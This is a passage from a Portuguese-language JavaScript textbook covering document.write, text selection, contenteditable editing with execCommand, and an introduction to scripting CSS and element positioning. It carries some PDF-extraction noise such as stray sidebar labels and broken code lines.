O método `write()` também pode ser usado para criar documentos inteiramente novos em outras janelas ou quadros. (Contudo, ao trabalhar com várias janelas ou quadros, você deve tomar o cuidado de não violar a política da mesma origem.) A primeira chamada para o método `write()` de outro documento vai apagar todo o conteúdo desse documento. `write()` pode ser chamado mais de uma vez para construir o novo conteúdo do documento. O conteúdo passado para `write()` pode ser colocado no buffer (e não exibido) até que você termine a sequência de gravações, chamando o método `close()`.

Capítulo 15 Escrevendo script de documentos 397

`se()` do objeto documento. Isso, basicamente, diz ao parser de HTML que atingiu o final do arquivo do documento e que deve parar de analisar e exibir o novo documento.

É interessante notar que `Document` também suporta um método `writeln()` idêntico ao método `write()` de todas as maneiras, exceto que anexa uma nova linha após gerar a saída de seus argumentos.

Isso pode ser útil se você está gerando texto previamente formatado dentro de um elemento `<pre>`, **lado do client**

Ja

por exemplo.

JavaScript do

O método `document.write()` não é comumente usado em código moderno: a propriedade `innerHTML`

e outras técnicas de DOM oferecem um modo melhor de adicionar conteúdo em um documento.

e

Por outro lado, alguns algoritmos servem muito bem como API de E/S em estilo fluxo, como a fornecida pelo método `write()`. Se estiver escrevendo código que calcula e gera texto ao ser executado, talvez esteja interessado no Exemplo 15-10, que envolve métodos `write()` e `close()` simples na propriedade `innerHTML` de um elemento especificado.

Exemplo 15-10 Uma API de fluxo para a propriedade `innerHTML`

// Define uma API "de fluxo" simples para configurar o `innerHTML` de um elemento.

```
function ElementStream(elt) {
```

```
  if (typeof elt === "string") elt = document.getElementById(elt); this.elt = elt;
```

```
  this.buffer = "";
```

```
  }
```

```
  // Concatena todos os argumentos e anexa no buffer
```

```
  ElementStream.prototype.write = function() {
```

```
    this.buffer += Array.prototype.join.call(arguments, "");
```

```
  };
```

```
  // Como write(), mas adiciona uma nova linha
```

```
  ElementStream.prototype.writeln = function() {
```

```
    this.buffer += Array.prototype.join.call(arguments, "") + "\n";
```

```
  };
```

```
  // Configura o conteúdo do elemento do buffer e esvazia o buffer.
```

```
  ElementStream.prototype.close = function() {
```

```
    this.elt.innerHTML = this.buffer;
```



```
this.buffer = "";
```

```
};
```

15.10.3 Consultando texto selecionado

Às vezes é útil determinar o texto selecionado pelo usuário dentro de um documento. Isso pode ser feito com uma função como a seguinte:

```
function getSelectedText() {
```

```
    if (window.getSelection)
```

```
// A API HTML5 padrão
```

return

window.getSelection().toString();

else if (document.selection)

// Esta é a técnica específica do IE.

`return`

`document.selection.createRange().text;`

`}`

398 Parte II JavaScript do lado do cliente O método `window.getSelection()` padrão retorna um objeto `Selection` que descreve a seleção atual como uma sequência de um ou mais objetos `Range`. `Selection` e `Range` definem uma API bastante complexa que não costuma ser usada e não está documentada neste livro. A característica mais importante e amplamente implementada (exceto no IE) do objeto `Selection` é que ele tem um método `toString()` que retorna o conteúdo de texto puro da seleção.

O IE define uma API diferente, também não documentada neste livro. `document.selection` retorna um objeto representando a seleção. O método `createRange()` desse objeto retorna um objeto `TextRange` específico do IE e a propriedade `text` desse objeto contém o texto selecionado.

Um código como o anterior pode ser especialmente útil em bookmarklets (Seção 13.2.5.1) que operam no texto selecionado pesquisando uma palavra com um mecanismo de busca ou um site de referência. O link HTML a seguir, por exemplo, pesquisa o texto atualmente selecionado na Wikipédia. Quando marcado, esse link é o URL JavaScript que ele contém se tornam um bookmarklet: `<a href="javascript: var q;`

`if (window.getSelection) q = window.getSelection().toString();`

`else if (document.selection) q = document.selection.createRange().text;`
`void window.open('http://en.wikipedia.org/wiki/' + q);"> Look Up`
`Selected Text In Wikipedia`

`</a>`

Há uma incompatibilidade no código de consulta de seleção mostrado anteriormente: o método `getSelection()` do objeto `Window` não retorna o texto selecionado se estiver dentro de um elemento de formulário `<input>` ou `<textarea>`: ele retorna apenas o texto selecionado do corpo do próprio documento. A propriedade `document.selection` do IE, por outro lado, retorna o texto selecionado de qualquer parte do documento.

Para obter o texto selecionado de um campo de entrada de texto ou elemento `<textarea>`, use este código:

```
elt.value.substring(elt.selectionStart, elt.selectionEnd);
```

As propriedades `selectionStart` e `selectionEnd` não são suportadas no IE8 ou anteriores.

15.10.4 Conteúdo editável

Vimos que os elementos de formulário HTML incluem campos de texto e elementos `textarea` que permitem ao usuário inserir e editar texto puro. Seguindo o exemplo do IE, todos os navegadores Web atuais também suportam funcionalidade de edição de HTML simples: talvez você tenha visto isso sendo usado em páginas (como as páginas de comentário de blogs) que incorporam um editor de rich-text (formato rico de texto) com uma barra de ferramentas com botões para configurar estilos tipográficos (negrito, itálico), justificação e inserção de imagens e links.

Existem duas maneiras de habilitar essa funcionalidade de edição.
Configurar o atributo HTML

`contenteditable` de qualquer tag ou configurar a propriedade JavaScript `contenteditable` no objeto `Element` correspondente para tornar possível editar o conteúdo desse elemento. Quando o usuário

Capítulo 15 Escrevendo script de documentos 399

clicar no conteúdo dentro desse elemento, vai aparecer um cursor de inserção e os toques de tecla serão inseridos. Aqui está um elemento HTML que cria uma região que pode ser editada:

```
<div id = "editor" contenteditable >
```

Click to edit

`</div>`

lado do client

Ja

Os navegadores podem suportar verificação ortográfica automática de campos de formulário e ele-vaScript do

mentos contenteditable. Nos navegadores que suportam isso, a verificação pode ser ativada ou desativada por padrão. Adicione o atributo spellcheck para ativar a verificação explicitamente nos e

navegadores que a suportam. E use spellcheck=false para desabilitar a verificação explicitamente (quando, por exemplo, um <textarea> vai exibir código-fonte ou outro conteúdo com identificadores que não aparecem em dicionários).

Também é possível fazer com que um documento inteiro possa ser editado, configurando a propriedade designMode do objeto Document com a string “on”. (Configure-a como “off ” a fim de reverter para um documento somente de leitura.) A propriedade designMode não tem um atributo HTML

correspondente. Pode-se fazer com que o documento dentro de um <iframe> seja editado, como segue (observe o uso da função onLoad() do Exemplo 13-5):

```
<iframe id="editor" src="about:blank"> </iframe>
```

```
// iframe vazio
```

```
<script>
```

```
onLoad(function() {
```

```
// Quando o documento carrega,
```

```
var editor = document.getElementById("editor");
```

```
// obtém o documento de iframe
```

```
editor.contentDocument.designMode = "on";
```

```
// e ativa a edição.
```

```
});
```

```
</script>
```

Todos os navegadores atuais suportam `contentEditable` e `designMode`. Contudo, eles são menos compatíveis quando se trata do comportamento de edição. Todos os navegadores permitem inserir e excluir texto e mover o cursor usando o mouse e o teclado. Em todos os navegadores, a tecla Enter inicia uma nova linha, mas diferentes navegadores produzem marcações diferentes. Alguns iniciam um novo parágrafo e outros simplesmente inserem um elemento `<br/>`.

Alguns navegadores permitem que atalhos de teclado, como Ctrl-B, convertam para negrito o texto atualmente selecionado. Em outros navegadores (como o Firefox), atalhos de processador de texto padrão, como Ctrl-B e Ctrl-I, são funções interligadas, relacionadas ao navegador, não estando disponíveis para o editor de texto.

Os navegadores definem vários comandos de edição de texto, a maioria dos quais não tem atalhos de teclado. Para executar esses comandos, você utiliza o método `execCommand()` do objeto `Document`. (Note que esse é um método do objeto `Document` e não do elemento no qual o atributo `contentEditable` é configurado. Se um documento contém mais de um elemento que pode ser editado, o comando se aplica ao que contém a seleção ou o cursor de inserção.) Os comandos executados por `execCommand()` são nomeados com strings como “bold”, “subscript”, “justifycenter” ou “insertImage”. O nome do comando é o primeiro argumento de `execCommand()`. Alguns comandos exigem um argumento de valor – “createLink”, por exemplo, exige o URL do hiperlink. Teoricamente, se o segundo argumento de `execCommand()` for true, o navegador vai solicitar ao usuário o valor exigido **400** Parte II JavaScript do lado do cliente automaticamente. Por portabilidade, contudo, você mesmo deve avisar o usuário, passar false como segundo argumento e passar o valor como terceiro argumento. Aqui estão dois exemplos de função que fazem

edições usando `execCommand()`:

```
function bold() { document.execCommand("bold", false, null); }  
  
function link() {  
  
var url = prompt("Enter link destination");  
  
if (url) document.execCommand("createlink", false, url);  
  
}
```

Os comandos suportados por `execCommand()` normalmente são disparados por botões a partir de uma barra de ferramentas. Uma boa interface com o usuário vai desabilitar os botões quando o comando que dispararam não estiver disponível. Passe um nome de comando para `document.queryCommandSupported()` a fim de descobrir se ele é suportado pelo navegador. Chame `document.queryCommandEnabled()` para descobrir se o comando pode ser usado no momento. (Um comando que espera um intervalo de texto selecionado, por exemplo, poderia ser desabilitado quando não houvesse seleção.) Alguns comandos, como “bold” e “italic”, têm um estado booleano e podem ser ativados ou desativados dependendo da seleção atual ou da posição do cursor. Esses comandos normalmente são representados com um botão de alternância em uma barra de ferramentas. Use `document.queryCommandState()` para determinar o estado atual de tal comando. Por fim, alguns comandos, como “fontname”, têm um valor associado (um nome de família de fonte). Consulte esse valor com `document.queryCommandValue()`. Se a seleção atual incluir texto usando duas famílias de fonte diferentes, o valor de “fontname”

vai ser indeterminado. Use `document.queryCommandIndeterm()` para verificar esse caso.

Diferentes navegadores implementam diferentes conjuntos de comandos de edição. Alguns, como

“bold”, “italic”, “createlink”, “undo” e “redo”, são bem suportados⁶. A versão draft de HTML5 da época em que este livro estava sendo escrito definia os comandos a seguir. Contudo, como eles não são suportados universalmente, não estão documentados em detalhes aqui: `bold`, `insertLineBreak`

selectAll

createLink insertOrderedList subscript

delete

insertUnorderedList

superscript

formatBlock

insertParagraph

undo

forwardDelete insertText unlink

insertImage

italic

unselect

insertHTML redo

Caso precise de funcionalidade de edição de rich-text para seu aplicativo Web, você provavelmente vai querer adotar uma solução pronta que trate das várias diferenças entre os navegadores. Muitos desses componentes de editor podem ser encontrados online⁷. É interessante notar que a funcionalidade de edição incorporada nos navegadores é poderosa o bastante para permitir que um usuário insira pequenas quantidades de rich text, mas é simples demais para qualquer tipo de edição de documento séria. Em especial, note que é provável que a marcação HTML gerada por esses editores seja muito desorganizada.

6 Consulte <http://www.quirksmode.org/dom/execCommand.html> para ver uma lista de comandos interoperáveis.

7 As estruturas YUI e Dojo incluem componentes de editor. Uma lista de outras escolhas pode ser encontrada no endereço http://en.wikipedia.org/wiki/Online_rich-text_editor.

Capítulo 15 Escrevendo script de documentos **401**

Uma vez que o usuário tenha editado o conteúdo de um elemento com o atributo `contenteditable` configurado, você pode usar a propriedade `innerHTML` para obter a marcação HTML do conteúdo editado. O que vai ser feito com esse rich text fica por sua conta. Você poderia armazená-lo em um campo de formulário oculto e enviá-lo para um servidor, enviando o formulário. Poderia usar as técnicas descritas no Capítulo 18 para enviar o texto editado diretamente para um servidor. Ou então poderia usar as técnicas mostradas no Capítulo 20 para salvar as edições do usuário **lado do client Jav**

de forma local.

aScript do

e

Capítulo 16

Escrevendo script de CSS

Cascading Style Sheets (CSS – folhas de estilo em cascata) é um padrão para especificar a apresentação visual de documentos HTML. CSS se destina a ser usada por designers gráficos: ela permite que um designer especifique precisamente as fontes, cores, margens, recuo, bordas e até a

posição de elementos do documento. Mas CSS também é interessante para programadores JavaScript do lado do cliente, pois é possível fazer scripts com os estilos CSS. CSS em scripts possibilita uma variedade de efeitos visuais interessantes: é possível criar transições animadas onde o conteúdo do documento “desliza” a partir da direita, por exemplo, ou criar uma lista de tópicos que se expande e contrai, na qual o usuário pode controlar o volume de informações exibidas. Quando foram introduzidos, efeitos visuais em scripts como esses eram revolucionários. As técnicas de JavaScript e CSS que os produziam eram referidas de modo impreciso como *Dynamic HTML* ou *DHTML*, um termo que desde então perdeu a popularidade.

CSS é um padrão complexo que, quando este livro estava sendo escrito, experimentava um desenvolvimento ativo. CSS é um tema muito amplo e uma abordagem completa está bem além dos objetivos deste livro¹. Contudo, para entender os scripts CSS, é necessário conhecer os fundamentos de CSS e os estilos em scripts mais comuns; portanto, este capítulo começa com uma visão geral concisa sobre CSS, seguida de uma explicação dos principais estilos mais adaptados a scripts. Após essas duas seções introdutórias, o capítulo passa a explicar como se faz scripts de CSS. A Seção 16.3

explica a técnica mais comum e importante: alterar os estilos aplicados aos elementos individuais do documento usando o atributo `HTML style`. Embora o atributo `style` de um elemento possa ser usado para definir estilos, não serve para consultar o estilo de um elemento. A Seção 16.4 explica como consultar o estilo computado de qualquer elemento. A Seção 16.5 explica como modificar muitos estilos simultaneamente, alterando o atributo `style` de um elemento. Também é possível, embora menos comum, escrever scripts de folhas de estilo diretamente, e a Seção 16.6 mostra como habilitar e desabilitar folhas de estilo, como alterar as regras das folhas de estilo existentes e como adicionar novas folhas de estilo.

¹ Mas consulte o livro *CSS: The Definitive Guide*, de Eric Meyer (O’Reilly), por exemplo.

Capítulo 16 Escrevendo script de CSS 403

16.1 Visão geral de CSS

Existem muitas variáveis na exibição visual de um documento HTML: fontes, cores, espaçamento, etc. O padrão CSS enumera essas variáveis e as chama de propriedades de estilo. CSS define propriedades que especificam fontes, cores, margens, bordas, imagens de fundo, alinhamento de texto, tamanho do elemento e posição do elemento. Para definir a aparência

visual de elementos HTML, **lado do client Jav**

especificamos o valor das propriedades CSS. Para fazer isso, coloque dois-pontos e um valor após o **aScript do**

nome da propriedade:

font-weight: bold

e

Para descrever completamente a apresentação visual de um elemento, em geral precisamos especificar o valor de mais de uma propriedade. Quando vários pares nome:valor são exigidos, eles são separados por pontos e vírgulas:

margin-left: 10%;

/* a margem esquerda tem 10% da largura da página */

text-indent: .5in;

/* recua por 1/2 polegada */

font-size: 12pt;

/* tamanho da fonte de 12 pontos */

Como você pode ver, CSS ignora comentários entre /* e */. No entanto, não aceita comentários que começam com //.

Existem duas maneiras de associar um conjunto de valores de propriedade CSS aos elementos HTML cuja apresentação definem. A primeira é configurando o atributo style de um elemento HTML individual. Isso é chamado de estilo em linha:

<p style="margin: 20px; border: solid red 2px;"> This paragraph has increased margins and is

surrounded by a rectangular red border.

</p>

Contudo, normalmente é muito mais útil separar os estilos CSS dos elementos HTML individuais e defini-los em uma folha de estilo. Uma folha de estilo associa conjuntos de propriedades de estilo a conjuntos de elementos HTML que são descritos com seletores. Um seletor especifica ou

“seleciona” um ou mais elementos de um documento com base na identificação, classe ou nome de tag do elemento ou em critérios mais especializados. Os seletores foram apresentados na Seção 15.2.5, que também mostrou como usar `querySelectorAll()` para obter o conjunto de elementos correspondentes ao seletor.

O elemento básico de uma folha de estilos CSS é a regra de estilo, a qual consiste em um seletor seguido por um conjunto de propriedades CSS e seus valores, colocados entre chaves. Uma folha de estilo pode conter qualquer número de regras de estilo:

`p {`

`/* o seletor "p" corresponde a todos os elementos <p> */`

`text-indent: .5in;`

`/* recua a primeira linha por .5 polegadas */`

`}`

`.warning {`

`/* Qualquer elemento com class = "warning" */`

`background-color: yellow; /* obtém um fundo amarelo */`

`border: solid black 5px;`

`/* e uma borda preta grande */`

`}`

404 Parte II JavaScript do lado do cliente Uma folha de estilos CSS pode ser associada a um documento HTML por meio de sua inclusão dentro de marcações `<style>` e `</style>` no componente `<head>` de um documento. Assim como o elemento `<script>`, o elemento `<style>` analisa seu conteúdo de forma especial e não o trata como HTML: `<html>`

```
<head> <title> Test Document</title>
```

```
<style>
```

```
body { margin-left: 30px; margin-right: 15px; background-color: #ffffff }
```

```
p { fontsize: 24px; }
```

```
</style>
```

```
</head>
```

```
<body> <p> Testing, testing</p>
```

```
</html>
```

Quando uma folha de estilo vai ser usada por mais de uma página em um site, é melhor armazená-la em seu próprio arquivo, sem qualquer marcação HTML envolvente. Esse arquivo CSS pode então ser incluído na página HTML. No entanto, ao contrário do elemento `<script>`, o elemento `<style>` não tem um atributo `src`. Para incluir uma folha de estilo em uma página HTML, use um elemento `<link>` no elemento `<head>` de um documento:

```
<head>
```

```
<title> Test Document</title>
```

```
<link rel = "stylesheet" href = "mystyles.css" type = "text/css">
```

```
</head>
```

Em poucas palavras, é assim que CSS funciona. Contudo, existem alguns outros pontos sobre CSS

que vale a pena entender. As subseções a seguir os explicam.

16.1.1 A cascata

Lembre-se de que o C em CSS significa “cascata”. Esse termo indica que as

regras de estilo aplicadas em determinado elemento de um documento podem ser provenientes de uma “cascata” de fontes diferentes:

- A folha de estilo padrão do navegador Web
- As folhas de estilo do documento
- O atributo *style* de elementos HTML individuais

Os estilos do atributo *style* anulam os estilos das folhas de estilo. E os estilos das folhas de estilo de um documento anulam os estilos padrão do navegador, evidentemente. A apresentação visual de determinado elemento pode ser uma combinação de propriedades de estilo de todas as três fontes. Um elemento pode até corresponder a mais de um seletor dentro de uma folha de estilo, no caso em que as propriedades de estilo associadas a todos esses seletores são aplicadas ao elemento. (Se diferentes seletores definem diferentes valores para a mesma propriedade de estilo, o valor associado ao seletor mais específico anula o valor associado aos seletores menos específicos, mas os detalhes estão fora dos objetivos deste livro.) Para exibir qualquer elemento do documento, o navegador Web precisa combinar o atributo *style* desse elemento com os estilos de todos os seletores correspondentes nas folhas de estilo do docu-

Capítulo 16 Escrevendo script de CSS 405

mento. O resultado desse cálculo é o conjunto real de propriedades de estilo e valores utilizados para exibir o elemento. Esse conjunto de valores é conhecido como estilo computado do elemento.

16.1.2 História de CSS

CSS é um padrão relativamente antigo. CSS1 foi adotado em dezembro de 1996 e define proprie-lado do client

Jav

dades para especificar cores, fontes, margens, bordas e outros estilos básicos. Navegadores antigos, **aScript do**

como Netscape 4 e Internet Explorer 4, contêm bastante suporte a CSS1. A segunda edição do pa-drão, CSS2, foi adotada em maio de 1998. Ela

define vários recursos mais avançados, mais notada-e

mente o suporte para posicionamento absoluto de elementos. CSS2.1 esclarece e corrige CSS2, eliminando recursos que os fornecedores de navegador nunca implementaram. Os navegadores atuais têm suporte basicamente completo a CSS2.1, embora as versões do IE anteriores ao IE8 tenham omissões notáveis.

O trabalho em CSS continua. Para a versão 3, a especificação CSS foi dividida em vários módulos especializados que estão passando pelo processo de padronização separadamente. A especificações CSS e os documentos de trabalho podem ser encontrados no endereço <http://www.w3.org/Style/CSS/>

current-work.

16.1.3 Propriedades de atalho

Certas propriedades de estilo em geral utilizadas em conjunto podem ser combinadas com propriedades de atalho especiais. Por exemplo, as propriedades `font-family`, `font-size`, `font-style` e `font-weight` podem ser configuradas todas de uma vez usando-se uma única propriedade `font` com um valor composto:

`font: bold italic 24pt helvetica;`

Da mesma forma, as propriedades `border`, `margin` e `padding` são atalhos para propriedades que especificam bordas, margens e preenchimento (o espaço entre a borda e o conteúdo do elemento) de cada um dos lados individuais de um elemento. Por exemplo, em vez de usar a propriedade `border`, você pode usar as propriedades `border-left`, `border-right`, `border-top` e `border-bottom` para especificar a borda de cada lado separadamente. Na verdade, cada uma dessas propriedades é um atalho. Em vez de especificar `border-top`, você pode especificar `border-top-color`, `border-top-style` e `border-top-width`.


16.1.4 Propriedades não padronizadas

Quando os fornecedores de navegador implementam propriedades CSS não padronizadas, eles pre-fixam os nomes das propriedades com uma string específica. O Firefox usa `moz-`, o Chrome usa `-webkit-` e o IE usa `-ms-`. Os fornecedores de navegador fazem isso mesmo ao implementarem propriedades que estão destinadas a uma futura padronização. Um exemplo é a propriedade `border-radius`, que especifica cantos arredondados para elementos. Isso foi implementado de forma experimental no Firefox 3 e no Safari 4 usando prefixos. Quando o padrão amadureceu o suficiente,

o Firefox 4

e o Safari 5 removeram o prefixo e suportaram `border-radius` diretamente. (O Chrome e o Opera a suportam há muito tempo, sem qualquer prefixo. O IE9 também a suporta sem prefixo, mas o IE8

não suportava, nem com prefixo.)



406 Parte II JavaScript do lado do cliente

Ao trabalhar com propriedades CSS que têm nomes diferentes nos diferentes navegadores, talvez você ache útil definir uma classe para elas:

```
.radius10 {  
    border-radius: 10px;  
    /* para navegadores atuais */  
    -moz-border-radius: 10px;  
    /* para o Firefox 3.x */  
    -webkit-border-radius: 10px; /* Para o Safari 3.2 e 4 */  
}
```

Com uma classe como essa definida, você pode adicionar “radius10” no atributo `class` de qualquer elemento para que ele tenha uma borda com

raio de 10 pixels.

16.1.5 Exemplo de CSS

O Exemplo 16-1 é um arquivo HTML que define e utiliza uma folha de estilo. Ele demonstra seletores de nome de tag, classe e baseados em identificação, tendo também um exemplo de estilo em linha definido com o atributo style. A Figura 16-1 mostra como esse exemplo é renderizado em um navegador.

Figura 16-1 Uma página Web com estilos CSS.

Exemplo 16-1 Definindo e usando Cascading Style Sheets

```
<head>

<style type="text/css">

/* Especifica que os cabeçalhos aparecem em texto azul e itálico. */

h1, h2 { color: blue; font-style: italic }

/*
```

Capítulo 16 Escrevendo script de CSS **407**

* Qualquer elemento de class = "WARNING" aparece em texto negrito grande com margens

* grandes e fundo amarelo com uma borda vermelha grossa.

*/

```
.WARNING {
```

```
font-weight: bold;
```

```
font-size: 150%;
```

margin: 0 1in 0 1in; / superior direita inferior esquerda */*

lado do client

Ja

background-color: yellow;

vaS

border: solid red 8px;

cript do

padding: 10px;

/ 10 pixels em todos os 4 lados */*

}

e

*/**

** Texto dentro de um cabeçalho h1 ou h2 dentro de um elemento com class = "WARNING"*

** deve ser centralizado, além de aparecer em itálico azul.*

**/*

.WARNING h1, .WARNING h2 { text-align: center }

/ O único elemento com id = "special" aparece em letras maiúsculas e centralizado. */*

#special {

text-align:

center;

text-transform:

uppercase;

}

</style>

</head>

<body>

<h1> *Cascading Style Sheets Demo* </h1>

<div class = "WARNING">

<h2> *Warning* </h2>

This is a warning!

Note how it grabs your attention with its bold text and bright colors.

Also notice that the heading is centered and in blue italics.

</div>

<p id = "special">

This paragraph is centered

and appears in uppercase letters.

Here we explicitly use an inline style to override the uppercase letters.

</p>

16.2 Propriedades CSS importantes

Para programadores JavaScript do lado do cliente, os recursos mais importantes de CSS são as propriedades que especificam a visibilidade, o tamanho e a posição precisa dos elementos individuais de um documento. Outras propriedades CSS permitem especificar a ordem de empilhamento,

transparência, região de corte, margens, preenchimento, bordas e cores. Para escrever scripts CSS, é importante entender como essas propriedades de estilo funcionam. Elas estão resumidas na Tabela 16-1 e documentadas com mais detalhes nas seções a seguir.

408 Parte II JavaScript do lado do cliente CSS moderna

Quando escrevi este capítulo, CSS estava em meio a uma revolução, com os fornecedores de navegador implementando novos estilos poderosos, como `border-radius`, `text-shadow`, `box-shadow` e `column-count`.

Outro novo recurso revolucionário de CSS são as fontes Web: a capacidade de baixar e usar fontes personalizadas com uma regra CSS `@font-face`. (Consulte <http://code.google.com/webfonts> para ver uma seleção de fontes gratuitas para uso na Web e um mecanismo fácil para baixá-las dos servidores do Google.) Outro desenvolvimento revolucionário em CSS é CSS Transitions. Trata-se de uma versão preliminar de especificação que pode transformar automaticamente qualquer alteração com script feita em um estilo CSS em uma transição suavemente animada. (Quando for amplamente implementada, vai evitar a necessidade de código de animação CSS como o que aparece na Seção 16.3.1.) CSS Transitions é implementada nos navegadores atuais, menos o IE, mas suas propriedades de estilo ainda são prefixadas com strings específicas do fornecedor. CSS Animations é uma proposta relacionada que utiliza CSS Transitions como ponto de partida para definir sequências de animação mais complexas. Atualmente, CSS Animations só é implementada pelos navegadores Webkit. Nem as transições nem as animações são abordadas neste capítulo, mas são tecnologias que você, como desenvolvedor Web, deve conhecer.

Outro projeto de CSS que os desenvolvedores Web devem conhecer é CSS Transforms, que permite aplicar transformações bidimensionais afins (rotação, mudança de escala, translação ou qualquer combinação expressa como uma matriz) arbitrárias em qualquer elemento. Todos os navegadores atuais (incluindo o IE9 e posteriores) suportam esta nova funcionalidade, com prefixos do fornecedor. O Safari suporta até uma extensão que permite transformações tridimensionais, mas não está claro se outros navegadores vão seguir o exemplo.

Tabela 16-1 Propriedades de estilo CSS importantes

Propriedade

Descrição

position

Especifica o tipo de posicionamento aplicado a um elemento

top, left

*Especificam a posição das margens superior e esquerda de um elemento
bottom, right*

*Especificam a posição das margens inferior e direita de um elemento width,
height*

Especificam o tamanho de um elemento

z-index

*Especifica a “ordem de empilhamento” de um elemento em relação a
qualquer elemento sobreposto; define uma terceira dimensão de
posicionamento de elemento*

display

Especifica como (e se) um elemento é exibido

visibility

Especifica se um elemento é visível

clip

Define uma “região de corte” para um elemento; somente partes do elemento dentro dessa região são exibidas

overflow

Especifica o que fazer se um elemento for maior do que o espaço designado para ele margin, border, padding

Especificam o espaçamento e as bordas de um elemento.

background

Especifica a cor ou imagem de fundo de um elemento.

opacity

Especifica o quanto um elemento é opaco (ou translúcido). Essa é uma propriedade da CSS3 suportada por alguns navegadores. Existe uma alternativa que funciona para o IE.

Capítulo 16 Escrevendo script de CSS 409

16.2.1 Posicionando elementos com CSS

A propriedade CSS position especifica o tipo de posicionamento aplicado a um elemento. Aqui estão os quatro valores possíveis para essa propriedade:

static

lado do client

Ja

*Esse é o valor padrão e especifica que o elemento é posicionado de acordo com o fluxo normal **vaScript** do*

do conteúdo do documento (para a maioria dos idiomas ocidentais, da esquerda para a direita e de cima para baixo). Os elementos posicionados estaticamente não podem ser posicionados e

com top, left e outras propriedades. Para usar técnicas de posicionamento de CSS com um elemento do documento, você deve primeiro configurar sua propriedade position com um dos outros três valores.

absolute

Este valor permite especificar a posição de um elemento em relação ao elemento que o contém. Os elementos posicionados de forma absoluta são posicionados independentemente de todos os outros elementos e não fazem parte do fluxo de elementos posicionados estaticamente. Um elemento posicionado de forma absoluta é posicionado em relação ao seu ascendente posicionado mais próximo ou ao próprio documento.

fixed

Este valor permite especificar a posição de um elemento com relação à janela do navegador.

Elementos com posicionamento fixed são sempre visíveis e não rolam com o restante do documento. Assim como os elementos posicionados de forma absoluta, os elementos de posição fixa são independentes de todos os outros e não fazem parte do fluxo do documento. O posicionamento fixo é suportado na maioria dos navegadores modernos, mas não está disponível no IE6.

relative

Quando a propriedade *position* é configurada como *relative*, um elemento é disposto de acordo com o fluxo normal e sua posição é então ajustada em relação ao fluxo normal. O

espaço alocado para o elemento no fluxo normal do documento permanece alocado para ele e os elementos que estão em um de seus lados não se aproximam para preencher esse espaço e também não são “afastados” da nova posição do elemento.

Quando a propriedade *position* de um elemento tiver configurada com algo que não seja *static*, você pode especificar a posição desse elemento com alguma combinação das propriedades *left*, *top*, *right* e *bottom*. A técnica de posicionamento mais comum usa as propriedades *left* e *top* para especificar a distância da margem esquerda do elemento contêiner (normalmente o próprio documento) até a margem esquerda do elemento e a distância da margem superior do contêiner até a margem superior do elemento. Por exemplo, para colocar um elemento 100 pixels a partir da esquerda e 100

pixels a partir da parte superior do documento, você pode especificar estilos CSS em um atributo *style* como segue:

```
<div style="position: absolute; left: 100px; top: 100px;">
```

410 Parte II JavaScript do lado do cliente Se um elemento usa posicionamento absoluto, suas propriedades *top* e *left* são interpretadas em relação ao elemento ascendente mais próximo que tenha sua propriedade *position* configurada com algo que não seja *static*. Se um elemento posicionado de forma absoluta não tem qualquer ascendente posicionado, as propriedades *top* e *left* são medidas em coordenadas do qualquer – são deslocamentos a partir do canto superior esquerdo do documento. Se quiser posicionar um elemento de forma absoluta em relação a um contêiner que faz parte do fluxo normal do documento, use *position: relative* para o contêiner e especifique uma posição *top* e *left* igual a 0px. Isso faz o contêiner ser posicionado dinamicamente, mas o deixa em seu lugar normal no fluxo do documento. Qualquer filho posicionado de forma absoluta é então posicionado em relação à posição do contêiner.

Embora seja mais comum especificar a posição do canto superior esquerdo de um elemento com *left* e *top*, *right* e *bottom* também podem ser usadas para especificar a posição das margens inferior e direita de um elemento em relação às margens inferior e direita do elemento contêiner. Por exemplo, para posicionar um elemento de modo que seu canto inferior direito fique no canto inferior direito do documento (supondo que não

esteja aninhado dentro de outro elemento dinâmico), use os seguintes estilos: `position: absolute; right: 0px; bottom: 0px;`

Para posicionar um elemento de modo que sua margem superior fique a 10 pixels a partir da parte superior da janela e sua margem direita fique a 10 pixels a partir da direita da janela, e para que ele não role com o documento, você poderia usar os seguintes estilos: `position: fixed; right: 10px; top: 10px;`

Além da posição de elementos, CSS permite especificar o tamanho. Em geral, isso é feito fornecendo-se valores para as propriedades de estilo `width` e `height`. Por exemplo, o trecho HTML a seguir cria um elemento posicionado de forma absoluta sem conteúdo algum. Suas propriedades `width`, `height`, e `background-color` o fazem aparecer como um pequeno quadrado azul: `<div style="position: absolute; top: 10px; left: 10px;`

`width: 10px; height: 10px; background-color: blue">`

`</div>`

Outra maneira de definir a largura de um elemento é especificar um valor para as propriedades `left` e `right`. Da mesma forma, é possível definir a altura de um elemento especificando `top` e `bottom`. Contudo, se você especifica um valor para `left`, `right` e `width`, a propriedade `width` anula a propriedade `right`; se a altura de um elemento é limitada, `height` tem prioridade em relação a `bottom`.

Lembre-se de que não é necessário especificar o tamanho de cada elemento dinâmico. Alguns elementos, como as imagens, têm um tamanho intrínseco. Além disso, para elementos dinâmicos que contêm texto ou outro conteúdo em fluxo, muitas vezes é suficiente especificar a largura desejada do elemento e permitir que a altura seja determinada automaticamente pelo layout do seu conteúdo.

